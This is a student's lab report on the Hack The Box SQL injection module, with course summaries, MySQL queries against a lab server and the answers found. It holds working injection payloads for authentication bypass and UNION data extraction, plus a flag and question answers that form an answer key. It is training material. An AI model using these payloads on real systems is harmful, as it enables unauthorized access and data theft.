Cyber Shujaa

Security Analyst

ASSIGNMENT REPORT

SQL Injection Fundamentals


Full name	*Lenson Obuba*
Admission number	*cs-sa13-26017*
Email	*obubalenny@gmail.com*
Week and assignment	*Week 8, Assignment 1: HTB - SQL Injection Fundamentals*
Platform	*Hack The Box*
Date submitted	*31/10/2026*

1. Module completion

Shareable link

https://academy.hackthebox.com/achievement/2865856/33

Completion screenshot


SQL Injection Fundamen
academy.hackthebox.com/app/module/33#completed
Congratulations obubalenny!
SQL Injection Fundamentals Module completed!
Share with everyone on:
Right Ctrl

2. Introduction

The SQL Injection Fundamentals module covered the core mechanisms of SQL injection (SQLi) vulnerabilities, focusing on how untrusted user input can manipulate back-end database queries. Understanding this vulnerability is essential for a security analyst because SQLi remains one of the most critical threats to web application data integrity, potentially leading to unauthorized data exposure, authentication bypass, or full system compromise. Through this module, I expected to gain hands-on experience in identifying injection points, constructing functional payloads, and analyzing database responses to extract hidden information. Ultimately, this work aims to develop the practical skills necessary to accurately assess web applications and recommend effective sanitization and remediation strategies.

3. The work

3.1 Introduction

What this section covered

This section established the foundational concepts of SQL injection (SQLi) vulnerabilities in modern three-tier web application architectures. It explained how malicious inputs can escape user boundaries, often using characters like single or double quotes, to manipulate back-end database logic. The section also highlighted the severe impacts of successful SQLi exploitation, which range from sensitive data extraction and authentication bypass to unauthorized local file reads/writes and potential full system takeover.

3.2 Intro to Databases

What this section covered

This section outlined the architecture and core characteristics of Database Management Systems (DBMS), emphasizing their transition from slow, file-based systems to highly efficient Relational and NoSQL systems. It highlighted essential DBMS features including concurrency control, data consistency, security permissions, and reliability through backups. Additionally, it detailed the standard three-tier architecture, demonstrating how client-side applications (Tier I) pass high-level actions to the middleware application layer (Tier II), which translates them into Structured Query Language (SQL) queries executed by the database layer (Tier III).

3.3 Types of Databases

What this section covered

This section differentiated between relational and non-relational (NoSQL) databases, highlighting their unique storage models and query architectures. It detailed how relational databases utilize a defined structure called a schema, linking tables together using primary and foreign keys to manage big datasets efficiently. Conversely, non-relational databases lack a rigid schema, offering high scalability by storing data across models like key-value pairs (e.g., JSON structures), documents, wide-columns, or graphs. Finally, the section noted that while relational databases are vulnerable to standard SQL injection, non-relational systems require distinct exploitation techniques known as NoSQL injections.

3.4 Intro to MySQL

What this section covered

This section introduced Structured Query Language (SQL) syntax and management commands within the MySQL/MariaDB environment. It covered command-line authentication procedures using the mysql tool (-u, -h, -P, and -p flags) and highlighted operational security best practices, such as hiding plaintext passwords from terminal logs. Additionally, the section detailed database and table lifecycle administrative commands, structural keywords (CREATE DATABASE, CREATE TABLE, SHOW TABLES, DESCRIBE), and column constraint attributes (NOT NULL, UNIQUE, AUTO_INCREMENT, DEFAULT, and PRIMARY KEY).

Question

Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?

Authenticate to 154.57.164.74, with user "root" and password "password".

Answer

employees

How you got there

> *The commands you ran, what the output told you, and what you did next. This is the part that separates a report from a screenshot dump.*
>
> *If you went down a dead end, say so. Ruling something out is a finding.*

I connected to the target with the MySQL command-line client, using the credentials given on the page (root / password):

mysql -u root -h 154.57.164.74 -P 44755 -p


This initially failed with SSL being required, but the server did not support it. My client tried to negotiate TLS by default, but the target database doesn't support it. I resolved this by explicitly disabling SSL on the connection:

mysql -u root -h 154.57.164.74 -P 44755 -p --skip-ssl

Once connected, I ran show databases;, which listed five databases. employees was the first one returned, ahead of the standard MariaDB system databases (information_schema, mysql, performance_schema, sys).

Evidence

The terminal showing the successful connection after fixing the SSL issue, followed by the show databases; output listing employees first.



Proves that I connected to the target database directly and that employees is the first database returned by the DBMS.

3.5 SQL Statements

What this section covered

This section explained the syntax and practical operations of essential Data Manipulation Language (DML) and Data Definition Language (DDL) statements in MySQL. It focused on how INSERT acts to selectively or comprehensively inject records into rows, while SELECT leverages target column selections or wildcard asterisks (*) to extract table contents. Furthermore, it

detailed structural modulators such as DROP for the structural deletion of tables or databases, ALTER for altering schema columns (via ADD, RENAME COLUMN, MODIFY, and DROP), and UPDATE paired with conditional syntax to rewrite values inside existing records.

Question

What is the department number for the 'Development' department?

Answer

d005

How you got there


After connecting to the employees database, I ran SHOW TABLES; to see what was available and spotted a departments table. Running DESCRIBE departments; showed its structure: a dept_no column (a 4-character primary key) and a dept_name column. I queried directly for the department I needed:

*SELECT * FROM departments WHERE dept_name = 'Development';*

This returned one row: d005, Development.

Evidence

The terminal showing SHOW TABLES, the departments table structure from DESCRIBE, and the final query returning d005 for Development.



Proves that d005 is the department number assigned to Development in this database, found directly through the schema rather than guesswork.

3.6 Query Results

What this section covered

This section focused on methods used to filter, constrain, and structure the output array returned by database queries. It covered how ORDER BY sorts dataset outputs dynamically in ascending (ASC) or descending (DESC) order based on specific column parameters. Additionally, it detailed the LIMIT operator for capping total row counts, structural pagination via offsets, and the evaluation of comparison expressions utilizing the WHERE clause. Finally, the section demonstrated pattern-matching operations via the LIKE clause alongside structural wildcard characters like percent signs (% for zero or more characters) and underscores (_ for exactly one character).

Question

What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

Answer

Mitchem

How you got there


I first checked the employees table structure with DESCRIBE employees;, confirming the relevant columns: first_name, last_name, and hire_date. I then queried for both conditions at once:

*SELECT * FROM employees WHERE first_name LIKE 'Bar%' AND hire_date = '1990-01-01';*

LIKE 'Bar%' matches any first name starting with “Bar”, and combined with the exact hire date, it returned exactly one row: employee 10227, first name Barton, last name Mitchem, hired 1990-01-01.

Evidence

The terminal with DESCRIBE employees confirming the column names, followed by the query returning the single matching row.



Proves that Mitchem is the only employee matching both conditions, confirmed directly from the database rather than guessed

3.7 SQL Operators

What this section covered

This section explained the syntax, behavior, and order of evaluation for logical operators inside conditional database queries. It covered how AND requires all expressions to match, OR returns records if any criteria are met, and NOT reverses evaluation outcomes. The section also demonstrated alternative symbolic expressions (&&, ||, and !=) and detailed operator precedence rules, where mathematical actions (-, +) and logical comparisons occur before boolean operators (AND, OR), to show how complex statements are resolved on the back-end.

Question

In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?

Answer

[your answer]

How you got there


I checked the titles table structure with DESCRIBE titles; to confirm the column names (emp_no and title), then ran:

SELECT COUNT(*) FROM titles WHERE emp_no > 10000 OR title NOT LIKE '%engineer%';

This counts every row where either condition holds , the employee number exceeds 10000, or the title doesn't contain "engineer" (case-insensitive by MariaDB's default collation), returning 654.

Evidence

The DESCRIBE titles output confirming column names, followed by the COUNT(*) query returning 654.



Proves the exact number of title records satisfying either condition.

3.8 Intro to SQL Injections

What this section covered

This section established the mechanics of SQL injection (SQLi) within web applications and categorized the primary attack methodologies. It explained how a lack of input sanitization enables attackers to use special characters (such as ') to break query string boundaries, causing the back-end interpreter to treat user input as executable database queries. Additionally, it introduced the structural taxonomy of SQLi, detailing In-band (Union and Error-based), Blind (Boolean and Time-based), and Out-of-band injection classifications.

3.9 Subverting Query Logic

What this section covered

This section explained how to alter backend execution paths by injecting logical operators to bypass application authentication controls. It detailed how inputs containing logical constructs like ' OR '1'='1 exploit operator precedence rules, forcing an unconditional TRUE evaluation across database validation layers regardless of username or password accuracy. Furthermore, it demonstrated the tactical use of target delimiters (such as single quotes ') to systematically break query boundaries and expose systemic structural vulnerabilities.

Question

Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?

Answer

[your answer]

How you got there


I entered tom'-- - as the username, leaving the password field blank. The page conveniently echoes the actual SQL query it ran, confirming exactly what happened:

*SELECT * FROM logins WHERE username='tom'-- -' AND password = '';*

*The ' after tom closed the string literal the application was building, and -- - commented out everything after it, including the AND password = '' check. The database was left running SELECT * FROM logins WHERE username='tom', which matched tom's row regardless of what password was supplied, logging me in and revealing the flag.*

Evidence

The admin panel page showing the exact query that ran, the "Login successful as user: tom" message, and the flag.



Proves that the authentication check was bypassed by SQL comment injection, with the application's own debug output confirming the manipulated query.

3.10 Using comments

What this section covered

This section demonstrated how to integrate SQL comment syntax to permanently truncate backend query streams and override structural execution controls. It explored line-comment sequences (-- , -- -, and # or its URL-encoded equivalent %23) to show how an injection payload can safely discard subsequent query conditions, like trailing password checks or logical statements. Additionally, the section analyzed strategies for defeating defensive parsing logic, demonstrating how to use matching symbols, such as closing parentheses), to cleanly balance query structures before terminating the statement with a comment delimiter.

Question

Login as the user with the id 5 to get the flag.

Answer

cdad9ecdf6f14b45ff5c4de32909caec

How you got there

The login form takes only a username and password, with no visible way to target a specific user ID. I used SQL comment injection on the username field, but my first attempt failed with a syntax error, the page's debug output revealed the real query had an extra wrapping parenthesis I hadn't accounted for:

*SELECT * FROM logins WHERE (username='...' AND id > 1) AND password = '...';*

I adjusted the injection to close that parenthesis before commenting out the rest:

Username: ' OR id=5) -- -

Password: left blank


This produced:

*SELECT * FROM logins WHERE (username='' OR id=5) -- -' AND id > 1) AND password = '...';*

The OR id=5 matched the row with that ID regardless of username, the closing) kept the syntax valid, and -- - commented out the remaining AND id > 1) AND password = '...' clause entirely. This logged me in as the user with id 5, and revealed the flag.

Evidence

The admin panel showing the fixed, successfully-executed query, "Login successful as user: superadmin," and the flag.



proves that the parenthesis-aware injection correctly targeted the row with id=5, bypassing the password check entirely.

3.11 Union Clause

What this section covered

This section introduced the mechanisms of SQL UNION Injections, which allow an attacker to execute entire secondary queries alongside the original statement. It detailed how the UNION operator combines the row structures of multiple SELECT blocks into a single consolidated result stream. Critically, the section emphasized that successful execution requires strict alignment with the original query's column count and data types. Finally, it demonstrated how to use placeholder constants (such as consecutive numbers or generic NULL values) to systematically fill uneven layouts and properly map data visibility.

Question

Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.

Answer

663

How you got there


*UNION requires both queries to return the same number of columns, but employees has 6 columns and departments has only 2, so a direct SELECT * ... UNION SELECT * ... isn't possible. I worked around this by selecting two comparable columns from each table instead:*

SELECT emp_no, first_name FROM employees UNION SELECT dept_no, dept_name FROM departments;

This returned all employee records followed by all department records combined into one result set, totaling 663 rows.

Evidence

The UNION query output, showing the employee rows transitioning into the department rows, ending with "663 rows in set



Proves the exact row count returned by combining both tables with UNION, found by working around the column-count mismatch rather than assuming it would just work.

3.12 Union Injection

What this section covered

This section explained the tactical steps required to execute Union-based SQL injections, focusing on identifying column counts and finding reflection points. It broke down two primary methods for determining the structure of a backend query: incrementing indices via ORDER BY until an error occurs (such as an Unknown column error), and systematically testing column lengths using UNION SELECT until the query successfully executes. Additionally, the section demonstrated how mapping visible display columns using numerical placeholders lets an attacker safely place functional information-gathering queries (such as @@version) into reflecting parts of the application's interface.

Question

Use a Union injection to get the result of 'user()'

Answer

root@localhost

How you got there

I first determined the query's column count with an ORDER BY injection in the port_code parameter, incrementing until it errored:

' ORDER BY 1-- -, ' ORDER BY 2-- -, ' ORDER BY 3-- -, ' ORDER BY 4-- -

ORDER BY 5 returned "Unknown column '5' in 'order clause'," confirming the query returns exactly 4 columns, even though only 3 (Port Code, Port City, Port Volume) are shown on the page.


I then injected a UNION SELECT with user() in the first column position, padding the rest with placeholder values:

' UNION SELECT 1,user(),3,4-- -

This appended one extra row to the results table, with user()'s output , root@localhost, displayed in the Port Code column, confirming the database is running as the MySQL/MariaDB user root connecting from localhost

Evidence

The search results table with the injected row at the bottom, displaying root@localhost in place of a real port code.



Port Code	Port City	Port Volume
CN SHA	Shangai	37.13000106811523 4
SG SIN	Singapore	30.899999618530273
CN SHE	Shenzhen	23.969999313354492
KR PUS	Busan	19.850000381469727
HK HKG	Hong Kong	19.809999465942383
AE DXB	Dubai	15.729999542236328
MY PKL	Port Klang	13.199999809265137
NL RTM	Rotterdam	12.380000114440918
DE HAM	Hamburg	8.90999984741211
US LAX	Los Angeles	8.859999656677246
JP KWS	Kawasaki	7.610000133514404
US NYC	New York	6.25
ES VLC	Valencia	4.71999979019165
PH MANILA	Manila	4.519999980926514
GB FXT	Felixstowe	4.099999904632568
SA JED	Jeddah	3.9600000381469727
US SAV	Savannah	3.640000104904175
BR SSZ	Santos	3.5999999046325684
IN BOM	Bombay	3.319999933242798
PA ONX	Colon	3.259999990463257
PA ONX	Colon	3.259999990463257
root@localhost	3	4

Proves that the injection successfully substituted the output of user() into the query's result set, confirming the database connection's user and host.

3.13 Database Enumeration

What this section covered

